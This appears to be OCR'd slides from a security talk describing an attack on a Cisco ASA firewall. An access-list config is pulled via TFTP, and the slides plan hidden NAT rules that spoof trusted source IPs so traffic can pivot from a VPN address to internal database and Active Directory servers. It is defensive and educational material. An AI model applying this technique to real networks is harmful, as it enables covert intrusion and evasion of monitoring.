
```
root@kali:~# grep access-list /srv/tftp/BowserASA.cfg
access-list WEB_DMZ-INTERNAL extended permit tcp object BOWSER_DMZ_WEBSERVER_10.55.55.55 object BOWSER_INT_DMZ_DATABASE_10.11.11.11 eq
1433
access-list OUTSIDE-DMZ extended permit tcp any object BOWSER_DMZ_WEBSERVER_10.55.55.55 eq https
access-list OUTSIDE-DMZ extended permit tcp any object BOWSER_DMZ_WEBSERVER_10.55.55.55 eq www
access-list OUTSIDE-DMZ extended permit tcp any object BOWSER_DMZ_MAIL_SERVER_10.55.77.77 eq smtp
access-list OUTSIDE-DMZ extended permit tcp any object BOWSER_DMZ_MAIL_SERVER_10.55.77.77 eq https
access-list OUTSIDE-DMZ extended permit tcp any object BOWSER_DMZ_MAIL_SERVER_10.55.77.77 eq pop3
access-list OUTSIDE-DMZ extended permit tcp any object BOWSER_DMZ_MAIL_SERVER_10.55.77.77 eq imap4
access-list MAIL_DMZ-INTERNAL extended permit tcp object BOWSER_DMZ_MAIL_SERVER_10.55.77.77 object BOWSER_AD_SERVER_10.0.0.10 eq ldap
access-list MAIL_DMZ-INTERNAL extended permit tcp object BOWSER_DMZ_MAIL_SERVER_10.55.77.77 object BOWSER_AD_SERVER_10.0.0.10 eq 3268
access-list MAIL_DMZ-INTERNAL extended permit tcp object BOWSER_DMZ_MAIL_SERVER_10.55.77.77 object BOWSER_AD_SERVER_10.0.0.10 eq 88
access-list MAIL_DMZ-INTERNAL extended permit tcp object BOWSER_DMZ_MAIL_SERVER_10.55.77.77 object BOWSER_AD_SERVER_10.0.0.10 eq 135
access-list MAIL_DMZ-INTERNAL extended permit tcp object BOWSER_DMZ_MAIL_SERVER_10.55.77.77 object BOWSER_AD_SERVER_10.0.0.10 range 600
0 7000
```



SOURCE	DESTINATION	SERVICE	ACTION
ANY	DMZ_WEB_SERVER	HTTP HTTPS	PERMIT
DMZ_WEB_SERVER	INT_DMZ_DATABASE	SQL_PORTS	PERMIT
ANY	DMZ_MAIL_SERVER	MAIL_SERVICES	PERMIT
DMZ_MAIL_SERVER	ACTIVE_DIRECTORY	AD_PORTS	PERMIT




SOURCE	DESTINATION	SERVICE	ACTION
ANY	DMZ_WEB_SERVER	HTTP HTTPS	PERMIT
DMZ_WEB_SERVER 10.55.55.55	INT_DMZ_DATABASE 10.11.11.11	[SQL_PORTS] TCP-1433	PERMIT
ANY	DMZ_MAIL_SERVER	MAIL_SERVICES	PERMIT
DMZ_MAIL_SERVER	ACTIVE_DIRECTORY	AD_PORTS	PERMIT




SOURCE	DESTINATION	SERVICE	ACTION
DMZ_MAIL_SERVERS 10.55.77.77	ACTIVE_DIRECTORY 10.0.0.10	[AD_PORTS] TCP-389 TCP-3268 TCP-88 TCP-135 TCP-6000-7000	PERMIT

Remote Shell and Hidden Config

- Upload NAT rules to blend into network
- Modify our source IP to match the expected traffic
- “Pivoting” without need to compromise hosts
- We could create a NAT entry for each rule in the firewall




SOURCE	NAT SOURCE	DESTINATION	SERVICE	ACTION
VPN_IP 192.168.100.1	DMZ_WEB_SERVER 10.55.55.55	INT_DMZ_DATABASE 10.11.11.11	SQL_PORTS	PERMIT



SOURCE	NAT SOURCE	DESTINATION	SERVICE	ACTION
VPN_IP 192.168.100.1	DMZ_MAIL_SERVER 10.55.77.77	ACTIVE_DIRECTORY 10.0.0.10	AD_PORTS	PERMIT

Remote Shell and Hidden Config

- “Demo” adding NAT rules
  - – Before and After nmap output
  - – Bowser Inc. Log server showing traffic



